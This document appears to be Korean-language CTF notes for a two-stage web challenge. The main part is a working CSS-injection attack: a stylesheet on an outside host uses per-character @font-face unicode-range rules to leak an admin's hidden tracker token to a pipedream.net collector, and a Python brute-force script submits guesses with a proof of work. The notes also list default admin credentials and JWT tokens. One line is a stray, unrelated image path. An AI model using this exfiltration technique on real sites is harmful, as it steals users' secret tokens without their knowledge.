2단계

계정 : icansolve / icansolve

css injection 가능 (csp style-src: * font-src: *)

```
...

<link rel="stylesheet" href="http://141.223.175.203:5050/a.css"></p>
<hr />
<div class="alert alert-success" role="alert">We reviewed it, but it can't be accepted</div></div>
<span class="tracker-hidden">569ABCDEFHIJNPVXYZbefijklmoqtxyz</span>
</body>
...
```

논문 페이지 안에 tracker 있음. 확인해보니 각 유저의 것이 나오는게 맞음. 어드민이 본다면 어드민의 tracker가 박히는 것임.

`<link rel="stylesheet" href="http://141.223.175.203:5050/a.css">` 로 내 css 추가

```
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/0);  unicode-range:U+0030; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/1);  unicode-range:U+0031; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/2);  unicode-range:U+0032; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/3);  unicode-range:U+0033; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/4);  unicode-range:U+0034; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/5);  unicode-range:U+0035; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/6);  unicode-range:U+0036; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/7);  unicode-range:U+0037; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/9);  unicode-range:U+0039; }
```


```
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/A);  unicode-range:U+0041; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/B);  unicode-range:U+0042; }

...

@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/x);  unicode-range:U+0078; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/y);  unicode-range:U+0079; }
@font-face{ font-family:poc; src: url(https://7e695058bd430b379699858be84c3f34.m.pipedream.net/z);  unicode-range:U+007a; }
.tracker-hidden{ font-family:poc; display:block !important;  }
```

https://vwzq.net/slides/2019-s3_css_injection_attacks.pdf :여기에 나온 기법 적용

추가로 할만한 것들

https://github.com/cgvwzq/css-scrollbar-attack

https://gist.github.com/cgvwzq/6260f0f0a47c009c87b4d46ce3808231



그리고 나서 제출하면 token에 해당하는 글자들이 온다

https://pipedream.com/sources/dc_WbuEEB

하지만 31글자다. 분명히 32글자이어야 하는데, 31글자다.

```
OutzXqryhoaWgdSMpL3i2e1Q7JNYIln
369BFGHLMNOPQRTVWZabcefhijlnpuxz
rOuqpyzthSWYXeidgoN3l2Q7IMJ1nLa
```

3번을 시험했다. 31글자다.

정렬을 했다.

```
01237IJLMNQSWXYadeghilnopqrtuyz
```

셋 다 똑같다. 실수라고 보긴 어려울 것 같다.

31글자라 32글자가 되기 위해 하나 중복이 있다고 밖에 생각할 수 없다.

```python
import requests
import random
import hashlib
import string

def get_random_string(length):
    letters = string.ascii_letters + string.digits
    result_str = ''.join(random.choice(letters) for i in range(length))
    return result_str

def PoW(target, start, end):
    while True:
        s = get_random_string(20)
        h = hashlib.sha1(s).hexdigest()
        if h[start:end] == target:
            return s


s = "01237IJLMNQSWXYadeghilnopqrtuyz"


url = "http://3.35.121.198:40831/vaccine.php"
coo = {"PHPSESSID":"tt13ib28spldb6o8o56cml8lk"}


r = requests.get(url, cookies=coo)
print(r.text)

for i in range(31):
    c = s[i]
    ss = s[:i] + c + s[i:]
    print(ss)


    t = r.text
    t = t[t.index("==="):]
    t = t[:t.index("</label>")]
    t = t[4:]
    print(t)
```

```
40
41      pow = PoW(t, 0, 6)
42      print(pow)
43
44      r = requests.post(url, cookies=coo, data={"code": ss, "pow": pow})
45      print(r.text)
46
47      print("="*40)
48
```

중복이 있는 각 경우에 대해 PoW를 넣어주는 스크립트를 작성해서 돌린다.

1단계

/api/static/{id} : mypage 볼때 request, 404

/api/get_info : mypage 볼때 request, `{"perm":"Guest"}` `{"perm":"Member"}`

/api/bss : 게시판

GET:

`{"data":[]}`

POST: `{title: "sadd", body: "wqe"}`

`not enough permission`

/api/signin : `{userid: "aaaaaaaab", password: "bbbbbbbbb"}`,
`{"username":"aaaaaaaab","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImFhYWFhYWFhYiIsImlhdCI6MTU5OTg4MjE3NX0.tjBANDcC-RePI9OWzmbSyZF_dhMsUqhjNSL8KBSKbUo"}`

/api/signup : `{userid: "aaaaaaaab", password: "bbbbbbbbb"}`, OK

/api/auth : `{division_number: "zz"}`

SQL injection? not likely, every input seems to be sanitized

admin / admin

guest(imnotkind) token :

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Imltbm90a2luZCIsImlhdCI6MTU5OTg4NTg4M30.yIKjfvsa2XdQJGgGVARJzvOjsV513BtabTFUs5iRGDY

member(admin) token :
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImFkbWluIiwiaWF0IjoxNTk5ODg1MDQ1fQ.lA7kBW39hdlEL2jk41mh-wIF2sFGXSfayNvQEhw4BjU

모하라는건지 모르겠다.